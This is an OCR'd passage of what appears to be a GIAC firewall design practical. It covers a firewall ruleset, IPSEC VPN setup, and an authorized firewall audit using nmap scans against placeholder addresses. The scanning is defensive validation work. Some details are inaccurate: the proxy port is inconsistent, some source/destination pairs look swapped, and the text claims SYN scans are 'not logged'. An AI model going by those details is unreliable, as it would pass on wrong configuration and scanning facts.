


2.2.4.5 Firewall ruleset definition

Now that we have provisioned all the network objects it's time to think about the firewall rules. The order in which they are arranged is very important for several reasons explained below.
The rules are read in sequential order by the firewall engine: when a packet matches a rule an action is performed (allow, deny, reject) and the remaining rules are no more skimmed through.
The principle governing the firewall policy that denies all traffic but the explicit allowed force us to deeply understand all our network protocols so we will be careful in sorting the rules in a way it could never be superimposed to another one or, in the worst case, deny the traffic that might be allowed by other rules.
There are also performance considerations due to the fact that the rules scanning activity is CPU-intensive and time consuming; imagine to have a 50 rule database where the rules for website or SMTP access (the predominant protocols) are placed in the last rows: every inbound TCP destination port 80 packet is scanned against the whole ruleset generating performance issues.
The last rule must deny all remaining traffic (it is better to face user's complaint than a false security awareness).
All these considerations are important and must be kept in mind while writing the ruleset.
Some publicly accessible servers (Website, DNS, External Mail and so on) need to be published on Internet while installed in the private addressed Service Network: a Source NAT rule (gives a one to one correspondence between the addresses) will be provided to accomplish this task.
To generate a ruleset we have to right click on the Rules > New
then fill in the attributes



After the rules edit session is completed the ruleset will look like this:



Name	Action	St	Log	Source Interf.	Source Networ	Destinator	Destination Netv	Service	Comments
NetBIOS and SAT rules									
NetBIOS_MGMT	Allow	☐	☑	Mgmt	Mgmt_LAN	Int	Int_LAN	smb-all	Allow NetBIOS from Management LAN for file and print sharing
DropNetBIOS	Drop	☐	☑	any	all-nets	any	all-nets	smb-all	Drop and log all NetBIOS/SMB talk
All_To_extMail-SAT	SAT	☐	☐	any	all-nets	any	Ext_Mailse...	smtp-in	Makes External Mailserver Priv accessible via External Mailserver public using SAT
All_To_Websrv-SAT	SAT	☐	☐	any	all-nets	any	Web_Serv	http-in-all	Makes Web Server priv accessible via Web Server public using SAT
Giac_To_HttpProxy-SAT	SAT	☐	☐	Giac_pri...	all-nets	any	Http_Serv...	TCP All -> 3128	Makes Http Proxy public accessible via HttpProxy private using SAT
All_To_SFTP-SAT	SAT	☐	☐	any	all-nets	any	SFTP_Serv	ssh-in	Makes SFTP Priv accessible via SFTP public using SAT
All_To_extDNS-SAT	SAT	☐	☐	any	all-nets	any	Ext_DNS	dns-all	Makes External DNS Priv accessible via External DNS public using SAT
DNS Service									
ExtQueries_to_ExtDNS	Allow	☐	☐	any	all-nets	Serv	Ext_DNS_...	dns-udp	Allow authoritative DNS queries about Service network host
Queries_to_IntDNS	Allow	☐	☐	any	all-nets	Int	Int_DNS	dns-udp	Allow queries from internal users or servers to Internal DNS server
IntQueries_to_ExtDNS	Allow	☐	☑	Int	Int_DNS	Serv	Ext_DNS_...	dns-all	Allow queries and zone transfers (UDP and TCP)from Internal DNS Server to External DNS Server
Queries_from_ExtDNS	Allow	☐	☐	Serv	Serv_net	any	all-nets	dns-all	Allows DNS queries (UDP), long queries (TCP) and zone transfers (TCP) from the External DNS ...
Mail Service									
IntMail_to_ExtMail	Allow	☐	☐	Int	Int_Mail	Serv	Ext_Mail_P...	smtp	Allows SMTP traffic from internal Mailserver to the external one
ExtMail_to_IntMail	Allow	☐	☐	Serv	Ext_Mails...	Int	Int_Mail	smtp	Allows SMTP traffic from external Mailserver to the internal one
ExtMail_to_All	Allow	☐	☐	Serv	Ext_Mails...	Ext	all-nets	smtp	Allow SMTP traffic from External Mailserver to Internet
All_to_extMail	Allow	☐	☐	Ext	all-nets	Serv	Ext_Mail_P...	smtp-in	Allow SMTP traffic from Internet to external mailserver
Http service									
All_to_Websrv	Allow	☐	☐	Ext	all-nets	Serv	Web_Serv...	http-all	Allow Http and Https traffic to WebServer
Giac_to_Httpproxy	Allow	☐	☐	Giac_pri...	all-nets	Serv	Http_Serv...	TCP All -> 3128	Allow Http Proxy request on TCP port 3128
Httpproxy_to_All	Allow	☐	☐	Serv	Http_Ser...	Ext	all-nets	http-all	Allow Http proxy request to Internet
Giac_to_Webserver	Allow	☐	☐	Giac_pri...	all-nets	Serv	Web_Serv...	http-all	Allow Internal workstations to browse the GIAC webserver
Partner-Supplier network services									
All_to_SFTPServ	Allow	☐	☐	any	all-nets	PS	SFTP_Serv...	ssh	Allow SSH based file transfers to the SFTP Server
DB_Replica	Allow	☐	☑	Int	Corp_DB...	PS	PS_DBMS	TCP All -> 1521	Allow Database replicas between Corporate and PS DBMS
Management LAN Services									
Mgmt_to_Serv	Allow	☐	☐	Mgmt	Mgmt_LAN	Serv	Serv_net	ssh	Allow SSH based service network servers remote management
Mgmt_to_PS	Allow	☐	☐	Mgmt	Mgmt_LAN	PS	PS_Net	ssh	Allow SSH based Partner-Supplier network servers remote management
Mgmt_to_DBMS	Allow	☐	☐	Mgmt	Mgmt_LAN	Int	Res_Net_F...	ssh	Allow SSH based Corp DBMS network servers remote management
Mgmt_to_Winhost	Allow	☐	☐	Mgmt	Mgmt_LAN	Int	Int_LAN	rdp	Allow Terminal Services based Intranet LAN servers remote management
Mgmt_to_FTPserv	Allow	☐	☑	Mgmt	Mgmt_LAN	Ext	all-nets	ftp-outbound	Allow access to public ftp servers from Management LAN
Useful Services									
Submit_to_Syslog	Allow	☐	☐	any	all-nets	Mgmt	Log_NTP_...	syslog	Allow the log file submission to the loghost
NTP1_to_ExtNTP1	Allow	☐	☐	Mgmt	Log_NTP...	Ext	Ext_NTP_...	ntp	Allow our NTP server access to public stratum 3 server
NTP1_to_ExtNTP2	Allow	☐	☐	Mgmt	Log_NTP...	Ext	Ext_NTP_...	ntp	Allow our NTP server access to public stratum 3 server
NTP2_to_ExtNTP1	Allow	☐	☐	Serv	Http_Ser...	Ext	Ext_NTP_...	ntp	Allow our NTP server access to public stratum 3 server
NTP2_to_ExtNTP2	Allow	☐	☐	Serv	Http_Ser...	Ext	Ext_NTP_...	ntp	Allow our NTP server access to public stratum 3 server
Internal_to_NTP1	Allow	☐	☐	GIAC_in...	all-nets	Mgmt	Log_NTP_...	ntp	Allow NTP time sinchronization between clients and internal NTP Server1
Internal_to_NTP2	Allow	☐	☐	GIAC_in...	all-nets	Serv	Http_Serv...	ntp	Allow NTP time sinchronization between clients and internal NTP Server2
VPN Implementation									
IKE_for_GIAC	Allow	☐	☑	Ext	all-nets	Int	Int_LAN	ike	Allow IKE for Client to network VPN (Sales and Teleworkers)
Ipsec_for_GIAC	Allow	☐	☐	Ext_wo...	all-nets	Int	Int_LAN	ipsec-esp	Allow Ipsec Protocol suite for Client to network VPN (Sales and Teleworkers)
IKE_for_Partners	Allow	☐	☑	Ext	all-nets	PS	PS_DBMS	ike	Allow IKE for network to network VPN (Suppliers)
Ipsec_from_Partners_...	Allow	☐	☐	Partner...	Ext_Part...	PS	PS_DBMS	ipsec-esp	Allow Ipsec from Partner1
Ipsec_to_Partners	Allow	☑	☐	Partner...	PS_Net	Ext	Ext_Partn...	ipsec-esp	Allow Ipsec to Partner1
Last but not least									
DropAll	Drop	☐	☐	any	all-nets	any	all-nets	All	Drop and Log everything else

On every packet scanned against the rules we can perform the following actions:

- Drop Discard the packet silently
- Reject Drop the packet responding with a ICMP error or TCP reset
- FwdFast Stateless packet forwarding
- Allow Stateful connection created
- NAT Dynamic Address Translation (hide)
- SAT Source Address Translation

We decided to log a few rules; some other protocols are logged by dedicated servers.

2.3 VPN policy

2.3.1 Introduction

All the communication between GIAC Enterprises and either the external workers (GIAC Mobile force and Teleworkers) or the Partners worldwide is based on the Internet insecure medium for cost and flexibility reasons.
We makes them secure providing the appropriate VPN technology; we have two choices for building IPSEC based VPN:

- Host to Network VPN (for connecting an external host to a network via the Security Gateway: this option fit to the GIAC external workforce needs)
- Network to Network VPN (for connecting two network together via the security gateways: this applies to the Partners needs)

2.3.2 VPN building phases

These VPNs are based on a IPSEC standard provided by IETF.
There are three main steps for having the VPN up and running:

- Phase I – initial authentication and secure channel creation.
- Phase II – VPN parameters setup
- Phase III – Perform the VPN initialization and the data transfer.

The first phase starts with the authentication process that is obtained by a shared secret (password), LDAP or X509 certificates; then it will start the IKE (Internet Key Exchange) protocol that communicates between source and destination UDP port 500: it accomplish the key exchange by Diffie-Hellman algorithm and the session negotiation (protocol AH/ESP, encryption DES/AES, integrity MD5/SHA1 and lifetime).
This exchange is made of two parts: the first one could be performed either in main mode or in aggressive mode (the latter is less secure with fewer communication) while the second phase is called quick mode and creates the IKE security association (SA)

The IPSEC security association is built upon three main parameters

- Security Parameters Index (SPI), a unique identifier
- The destination IP address
- The security protocol identifier (50 for Encryption Security Payload and 51 for Authentication Handler

There are also two databases: the Security Policy Database that contains all the communication settings (cryptography, integrity checker, etc.) and the Security Association Database.
We need to associate two separate security policies for the traffic in both the directions between two network objects (nodes or security gateway); we chose to design the GIAC


Enterprises VPN connections in ESP Tunnel mode because ESP (Encapsulated Security Payload) provides confidentiality via encryption process and tunnel mode is the only way supported by Security Gateways.
In the third phase the VPN is finally initialized and the data are transferred.
The VPN solution provided is Clavister based: the firewall acts as security gateway. We need to purchase as many separate VPN client licenses as GIAC external workers, while for Partners VPN connections the adoption of IPSEC compatible products must be checked with their network and security administrators.

2.3.3 Client to Network VPN setup

The procedure for setting up a VPN with remote hosts (Sales and Teleworkers) using Clavister Firewall Manager software follows:

Select Local Objects > VPN Settings > IKE Proposal List > New


Set the proposal list Name (i.e. IKE_ExtWorkers_SecGtw)



Select the encryption and the integrity algorithms, then the lifetimes for which the Security Association must be renegotiated: when one of these values is reached, it triggers the negotiation process.

Repeat the above process for the IPSEC Proposal Lìst


Then choose a Preshared Key for authentication: we didn't use word or passphrases because they are vulnerable to dictionary attacks, instead we went for the random key generated ones .This key will have to be copied on the external workers PC at the client configuration time later on.



We have to check the firewall rules for opening the UDP 500 Port (IKE protocol) inbound and outbound and for letting in and out the ESP protocol (one rule for incoming and one rule for the outbound traffic)


Now we have to create the tunnel in the following way:

Interfaces > VPN Tunnels



We create a tunnel for enabling External Worker clients access Intranet LAN; note that the remote Gateway is set to <none> because this is a host to network VPN and the connection may be originated from everywhere (ISP, customer site) while the proposal lists are the ones we configured before.
We need to change the Authentication tab: we must choose the pre-shared key option with the key just created above.
About the Flag settings we need to check the “per host association” so that for every client connection our VPN gateway creates a new tunnel. Make sure the “don’t verify padding” flag is checked out (it disables the checking for the padding bits added for cryptography algorithm compatibility).

Then we have to add an access rule for the expected VPN traffic:



2.3.3.1 VPN Client settings

Now he have to configure the VPN client software at the External workers PC side:

Standard installation (accept all values)
Start the policy editor > authentication key (we have to choose the same name and value of the firewall one)
Then Security Policy > ADD VPN connections >

- Firewall IP Address
- Authentication Key
- Internal network IP address and subnet mask

2.3.4 Network to network VPN configuration

The configuration settings process of the Partners network to network VPN is quite similar to the host to network one.
We must be sure that Partners networks use IPSEC compliant VPN gateways, then we need to talk to the Partner's network and security administrators to pick up and share the following information:

- Their security gateway IP address
- The network enabled for tunnelling with the GIAC Partner-Supplier network IP address
- The IKE and IPSEC proposal lists parameters

With all this information in mind we have to repeat (once for each Partner) the process described below:

- Local objects (Host) > ADD the Partner VPN Gateway IP addresses
- Local objects (Networks) > ADD the Partner Network IP Address
- VPN Setting > IKE Proposal Lists > Add the shared Proposal List
- VPN Setting > IPSEC Proposal Lists > Add the shared Proposal List
- Interfaces > VPN Tunnels > ADD the Partners VPN tunnel configuration
- Miscellaneous > Access > Expected rule for VPN traffic
- Rules > ADD a rule for incoming traffic
- Rules > ADD a rule for outgoing traffic (we will have to mark the secure checkbox)

3 Section III – Firewall policy auditing

Finally the GIAC Enterprises network is up and running; we performed several tests to verify that business operations are right in place.
The public and the customers are able to visit the website, registered customers can browse the fortune sayings database and track their orders in a secure way, while the suppliers are able to upload the sayings in encrypted mode and the partners can exchange information with GIAC Enterprises. The employees can happily browse the web and exchange emails while the external workforce can make a lot of daily work from remote sites.
It sounds good, it seems that the first part of the project involving the business needs reaches its completion, but how can we be sure that the security policies we detailed in previous section are going to work properly?
This goal can be fulfilled by executing the firewall policy validation, it can doubtless demonstrate what traffic is currently allowed through the various firewall zones. This is the first step in GIAC Enterprises security assessment process and it is fundamental for security awareness.

3.1 Validation process planning

This activity is intended as firewall security policy validation executed on a production environment (let's assume the GIAC Enterprises CEO wants to put the production machines online before security validation, because of an imminent worldwide launch of new products) running without serious application issues since about three months; at the end of the marketing campaign the management seems to have a specific focus on security issues so we were contacted to conduct the validation.
The validation process employs some software tools that overload both network and servers; as this could pose the risk of outages, network slowdown and services unavailability it is important to have a careful approach breaking down the whole activity in the following steps:

- ask for (and obtain) a written GIAC Enterprises management authorization to perform the assessment.
- ask network and system administrators for (and obtain) network diagrams, servers detail, written firewall security policy, detailed information about network and servers workload peak times and automated software running throughout the network.
- formalize and share with the administrators a written test plan with the detailed procedures, the expected results, specify an action recovery procedure in case something went wrong, being sure latest software backups are available.
- suggest (and obtain approval for) a time and day for the assessment execution (out of working hours).
- once the date is set notify with reasonable advance by email to GIAC Users, Partners and Suppliers that service will be unavailable due to technical maintenance; a similar announcement will be placed on the public webserver homepage.

3.1.1 Estimated costs and effort

The firewall policy validation will be conducted using Nmapwin 1.3.0, a powerful network scanner tool freely available from http://www.insecure.org/nmap: this is the Windows version of the Unix based product so we could take advantage of this software for widely available Microsoft based laptops.
The activity will consist in plugging a laptop with the tool installed onto a network associated to a firewall zone, then running Nmap for checking the TCP or UDP ports left open between the firewall network interface cards (NIC) and the services available from the servers installed behind it.
We estimate that a complete network scan activity (65535 TCP and UDP ports) will last about 1 hour and we plan to execute at least 32 network scans.
The validation will be performed by 2 security consultant scanning the network twice at the same time for lesser time consumption so we can foresee around sixteen hours to complete the job: planning to start on Friday at 10 pm we can restore to normal service operating conditions at 2 pm on Saturday.
Then we have to estimate one more working day for consultant to check the results and produce the reports to be discussed with the CIO and CSO for future security enforcement.
In total we have to account a fee for 6 man-days (which 4 on extra-time) of security consultancy.

3.2 Performing firewall policy validation

To address the policy validation we have to start from the policy described in the previous paragraph: to put into practice these statements we need to open some ports at the firewall (allow rules) and place a suitable server behind the firewall to offer some kind of services to the network community.
For each test we start from the expected results based on our business needs and associate protocols knowledge, then we cross check the results for matching: if important differences are found, we need to dig in for understanding the reasons and taking corrective action.
The VPN connections will be checked by sniffing tools like Ethereal or Windump at the later time according with the Partners

3.2.1 Publicly accessible servers

This test has to be performed from a laptop connected to the firewall external interface (NIC0); it can be achieved by using an hub device.
The procedure is quite simple: we have to run NmapWin from the scanning laptop with the publicly accessible server as target IP address, then we will have to wait for the scanning to complete, and finally we will get the full listing of the TCP and UDP listening ports.
The Nmap scan is configurable with a lot of options that can have an strong influence on the way the tool tries to establish connections with scanned servers; while the standard Nmap tool offers a Command Language Interpreter (some examples below) the NmapWin is more user friendly since it has a Graphical User Interface.

For our network scan activity we use the following command:

Nmap –sS –p 1-65535 –O –p0 –n XXX.YYY.ZZZ.KKK

Let's explain this parameters:

-sS	stealth scan mode (not logged)
-p 1-65535	scan both the well-known and the ephemeral port (the default is up to 1023)
-O	try to determine target Operating System (based on the Time To Live value specific to the OS)
-p0	don't ping (avoid the packet drop due to the "don't answer to echo request from Internet" rule setting)
-n	don't resolve IP address (we have the full server IP address listing and we are not interested in dealing with hostnames)
XXX.YYY.ZZZ.KKK	target IP address

Note the following tests describe the methodology, note they are not based on real host, because they are not disposal.

3.2.1.1 Firewall ext IP Address (NIC0) scan

Nmap –sS –p 1-65535 –O –p0 –n XXX.YYY.ZZZ.129

Starting nmap v3.00 (www.insecure.org/nmap/)
Interesting ports on (XXX.YYY.ZZZ.129):
(The 65533 ports scanned but not shown below are in state: closed)

Port State Service

Remote operating system guess: unknown

Nmap run completed – 1 IP address (1 host up) scanned in XXX seconds

Expected results: no TCP or UDP open port have to be left open at firewall external NIC because the firewall does not have to provide any service.

3.2.1.2 External DNS IP Address scan

Nmap –sS –p 1-65535 –O –p0 –n XXX.YYY.ZZZ.130

Starting nmap v3.00 (www.insecure.org/nmap/)
Interesting ports on (XXX.YYY.ZZZ.130):
(The 65533 ports scanned but not shown below are in state: closed)

Port	State	Service
53 (udp)	open	dns

Remote operating system guess: Linux

Nmap run completed – 1 IP address (1 host up) scanned in XXX seconds

Expected results: port 53 UDP have to be open in order to provide authoritative DNS service (for GIACenterprise.com domain).

3.2.1.3 External Mail IP Address scan

Nmap –sS –p 1-65535 –O –p0 –n XXX.YYY.ZZZ.131

Starting nmap v3.00 (www.insecure.org/nmap/)
Interesting ports on (XXX.YYY.ZZZ.131):
(The 65533 ports scanned but not shown below are in state: closed)

Port	State	Service
25	open	smtp

Remote operating system guess: Linux

Nmap run completed – 1 IP address (1 host up) scanned in XXX seconds

Expected results: port 25 TCP have to be open in order to provide SMTP service to Internet mailserver.

3.2.1.4 Web server IP Address scan

Nmap –sS –p 1-65535 –O –p0 –n XXX.YYY.ZZZ.132

Starting nmap v3.00 (www.insecure.org/nmap/)
Interesting ports on (XXX.YYY.ZZZ.132):
(The 65533 ports scanned but not shown below are in state: closed)

Port	State	Service
80	open	http
443	open	https

Remote operating system guess: Linux

Nmap run completed – 1 IP address (1 host up) scanned in XXX seconds

Expected results: ports 80 and 443 have to be open in order to provide GIAC Enterprises website HTTP and HTTPS services to the Internet community.

3.2.1.5 Http proxy IP Address scan

Nmap –sS –p 1-65535 –O –p0 –n XXX.YYY.ZZZ.133

Starting nmap v3.00 (www.insecure.org/nmap/)
Interesting ports on (XXX.YYY.ZZZ.133):
(The 65533 ports scanned but not shown below are in state: closed)

Port	State	Service

Remote operating system guess: Linux

Nmap run completed – 1 IP address (1 host up) scanned in XXX seconds

Expected results: no TCP or UDP open port have to be left open because the http Proxy does not have to provide any service to the Internet users .

3.2.1.6 Secure FTP IP Address scan

Nmap –sS –p 1-65535 –O –p0 –n XXX.YYY.ZZZ.140

Starting nmap v3.00 (www.insecure.org/nmap/)
Interesting ports on (XXX.YYY.ZZZ.140):
(The 65533 ports scanned but not shown below are in state: closed)

Port	State	Service
22	open	ssh

Remote operating system guess: Linux

Nmap run completed – 1 IP address (1 host up) scanned in XXX seconds

Expected results: port 22 TCP have to be open in order to provide OpenSSH based S-FTP service to GIAC Suppliers.

3.2.2 Service network scans

The purpose of this scanning activity is to verify that hosts located on the other GIAC Enterprises networks provide services to the service network ones: to achieve this we need to plug the scanning laptop onto the service network and perform scans against the servers housed outside the Service Network.
To save space for the remaining nodes we will omit the Nmap heading, the command to activate the scan is the same, obviously changing the IP address; we report only the expected result and any mismatch have to be deeply investigated.

3.2.2.1 SMTP access to Internal Mailserver

Source IP address 192.168.1.3
Destination IP address 192.168.4.3

Expected results: port 25 SMTP have to be open in order to provide SMTP access to GIAC External mailserver to deliver emails to the Internal one.
Remote OS guess: Windows 2000 Server

3.2.2.2 Corporate DBMS access from Webserver

Source IP address 192.168.1.4
Destination IP address 192.168.5.2

Expected results: port 1521 Oracle have to be open in order to provide DBMS access to Java application running on Webserver; it allows to browse the cookie sayings and to populate the customer database with data supplied in the electronic order form
Remote OS guess: Linux.

3.2.2.3 Log&NTP services

Source IP address any from 192.168.1.0/24
Destination IP address 192.168.3.2

Expected results: ports 514 TCP and 123 UDP have to be open to provide both Nsyslog and NTP services to GIAC Enterprises hosts
Remote OS guess: Linux

Note that this test have to be repeated from all the other GIAC network segments.

3.2.3 Partner-Supplier network scans

The purpose of this scanning activity is to verify that hosts plugged outside provide service to the Partner-Supplier network ones: to accomplish this we need to plug the scanning laptop onto the Partner-Supplier network and perform scans against the external servers.

3.2.3.1 Corporate DBMS access to Partner DBMS for replicas

Source IP address 192.168.2.2
Destination IP address 192.168.5.2

Expected results: port 1521 Oracle have to be open in order to provide DBMS replicas between the two DB servers.
Remote OS guess: Linux.

3.2.4 Intranet LAN Scans

The purpose of this scanning activity is to verify that hosts plugged outside provide service to the Intranet LAN ones: to accomplish this we need to plug the scanning laptop onto the Intranet LAN and perform scans against the external servers.

3.2.4.1 External DNS access to Internal DNS

Source IP address 192.168.4.2
Destination IP address 192.168.1.2

Expected results: ports 53 TCP and UDP have to be open in order to respond to uncached secondary DNS queries and performing zone transfers.
Remote OS guess: Linux.

3.2.4.2 External Mailserver access to Internal Mailserver

Source IP address 192.168.4.3
Destination IP address 192.168.1.3

Expected results: port 25 TCP have to be open in order to provide SMTP access to External Mailserver for sending emails to Internet.
Remote OS guess: Linux.

3.2.4.3 Http Proxy access to Employee PCs

Source IP address any from 192.168.4.0/24
Destination IP address 192.168.1.5

Expected results: ports 3138 TCP and 123 UDP have to be open in order to provide both Http Proxy service and secondary NTP service to Employee PC users.
Remote OS guess: Linux.

Note1: the scan for NTP service have to be repeated from the all the other network segments
Note 2: the scan for the Http proxy service have to be repeated from the management LAN.

3.2.4.4 Webserver access to Employee PCs

Source IP address any from 192.168.4.0/24
Destination IP address 192.168.1.4

Expected results: ports 80 TCP have to be open in order to provide Http service to Employee PC users.
Remote OS guess: Linux.

3.2.5 Management LAN Scans

The purpose of this scanning activity is to verify that hosts plugged on the other GIAC Enterprises networks can be securely managed remotely from the management workstations: to accomplish this we need to plug the scanning laptop onto the management network and perform scans against the external servers.

3.2.5.1 Remote managed Linux servers access

Source IP address any from 192.168.3.0/27
Destination IP addresses 192.168.1.2-6;
192.168.2.2-3;
192.168.5.2

Expected results: port 22 TCP have to be open in order to provide SSH service to Management Workstations.
Remote OS guess: Linux.

3.2.5.2 Remote managed Windows servers access

Source IP address any from 192.168.3.0/27
Destination IP addresses 192.168.5.3;
192.168.4.2-3

